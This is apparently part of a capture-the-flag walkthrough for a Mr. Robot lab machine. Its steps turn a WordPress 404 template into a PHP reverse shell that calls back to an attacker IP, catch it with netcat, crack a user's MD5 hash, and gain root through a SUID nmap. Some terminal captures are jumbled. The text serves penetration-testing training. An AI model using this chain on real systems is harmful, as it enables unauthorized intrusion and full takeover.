
```
(kali㉿kali)-[~]
$ ls /usr/share/webshells/php
findsocket php-backdoor.php php-reverse-shell.php qsd-php-backdoor.php simple-backdoor.php

(kali㉿kali)-[~]
$ cat php-reverse-shell.php
cat: php-reverse-shell.php: No such file or directory

(kali㉿kali)-[~]
$ cat /usr/share/webshells/php/php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
```


16. Scroll inside the code and change `127.0.0.1` to **your attacker IP**, e.g.

`192.168.1.32`, and set a port to listen on. Then click **Update File**.



17. In your terminal, start a listener using:

```
nc -lnvp <port> (the same port which is set on 404 template file)
```




```
kali@kali: ~  
Session Actions Edit View Help  
192.168.1.9  
(kali@kali)~  
$ nc -lnvp 4444  
listening on [any] 4444 ...  
Connection refused (111)  
$ ls /usr  
findsocket  
(kali@kali)~  
$ cat php  
cat: php: No such file or directory  
(kali@kali)~
```

18. In the browser, visit any non-existing page like:

TARGET-IP/hack

(The 404 page runs your reverse shell.)



19. You now get a **reverse shell** of the target machine.

```

kali@kali: ~
Session Actions Edit View Help
192.168.1.1
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.32] from (UNKNOWN) [192.168.1.9] 43419
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
13:21:10 up 34 min, 0 users, load average: 0.05, 0.06, 0.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
kali: php-rev
---kali@l
$ cat /u
<?php
// php-reve
// Copyright
//
// This too
// for any
Looks like there's a problem with this site
http://192.168.1.9/zaid sent back an error.
Error code: 404 Not Found

```

20. Use a Python command to upgrade it to a proper shell, then go to:

```
/home/robot/
```


You will find **key2** and **password.raw-md5**.

```
$ whoami
daemon
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/# ls
ls
bin    dev    home    lib    lost+found  mnt    proc    run    srv    tmp    var
boot  etc    initrd.img  lib64  media      opt    root   /sbin  sys    usr    vmlinuz
daemon@linux:/# cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd /robot
cd /robot
bash: cd: /robot: No such file or directory
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$
```

21. cat the key2 file (it won't open yet). Then open password.raw-md5 and we get username and md5 password and copy the MD5 hash.

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$
```

22. Go to **CrackStation**, paste the hash, and find the plaintext password.



The screenshot shows the CrackStation website in a web browser. The browser's address bar displays 'crackstation.net'. The website's header includes the 'CrackStation' logo, navigation links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security', and social media links for 'Defuse.ca' and 'Twitter'. The main content area is titled 'Free Password Hash Cracker'. It features a text input field containing the MD5 hash 'c3fcd3d76192e4007dfb496cca67e13b'. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, a list of supported hash types is provided: 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults'. A table displays the cracking result:

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Below the table, a color-coded legend explains the results: 'Color Codes: Green Exact match, Yellow Partial match, Red Not found.' At the bottom of the page, there are links for 'Download CrackStation's Wordlist' and 'How CrackStation Works'.

23. Switch user to **robot** using:

`su robot`

Enter the cracked password, then set PATH and SHELL variables.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
robot@linux:~$ export PATH=/bin:/usr/bin:$PATH
export PATH=/bin:/usr/bin:$PATH
robot@linux:~$ export SHELL=/bin/bash:$SHELL
export SHELL=/bin/bash:$SHELL
robot@linux:~$
```


24. Use the **find** command to see which programs have root permissions.

You discover that **nmap** has root privileges.

`2>/dev/null` just hides errors.

```
robot@linux:~$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/bin/pingri
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

25. Go to **GTFOBins**, search for **nmap**, click on **Shell**, and copy the command under option “b”.



The screenshot shows a web browser window with the address bar displaying `gtfobins.github.io/gtfobins/nmap/#shell`. The page title is "nmap | GTFOBins". Below the title, the word "Shell" is prominently displayed in a large, bold, black font. A paragraph of text follows: "It can be used to break out from restricted environments by spawning an interactive system shell." Below this text, there are two numbered options, (a) and (b), each with a corresponding code block. Option (a) states "Input echo is disabled." and its code block contains three lines of shell commands. Option (b) states "The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands." and its code block contains two lines of shell commands. A large, diagonal watermark reading "Syed Umar A" is visible across the bottom half of the image.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```


Then type `:shell` $\rightarrow$ press Enter

Paste the second line !sh → press Enter

Now you are **root**. Check with `whoami`.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

27. Go to /root, list files, and open the **third key**.
Congratulations — the machine is fully hacked.

```
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Syed Umar Ahmed Razza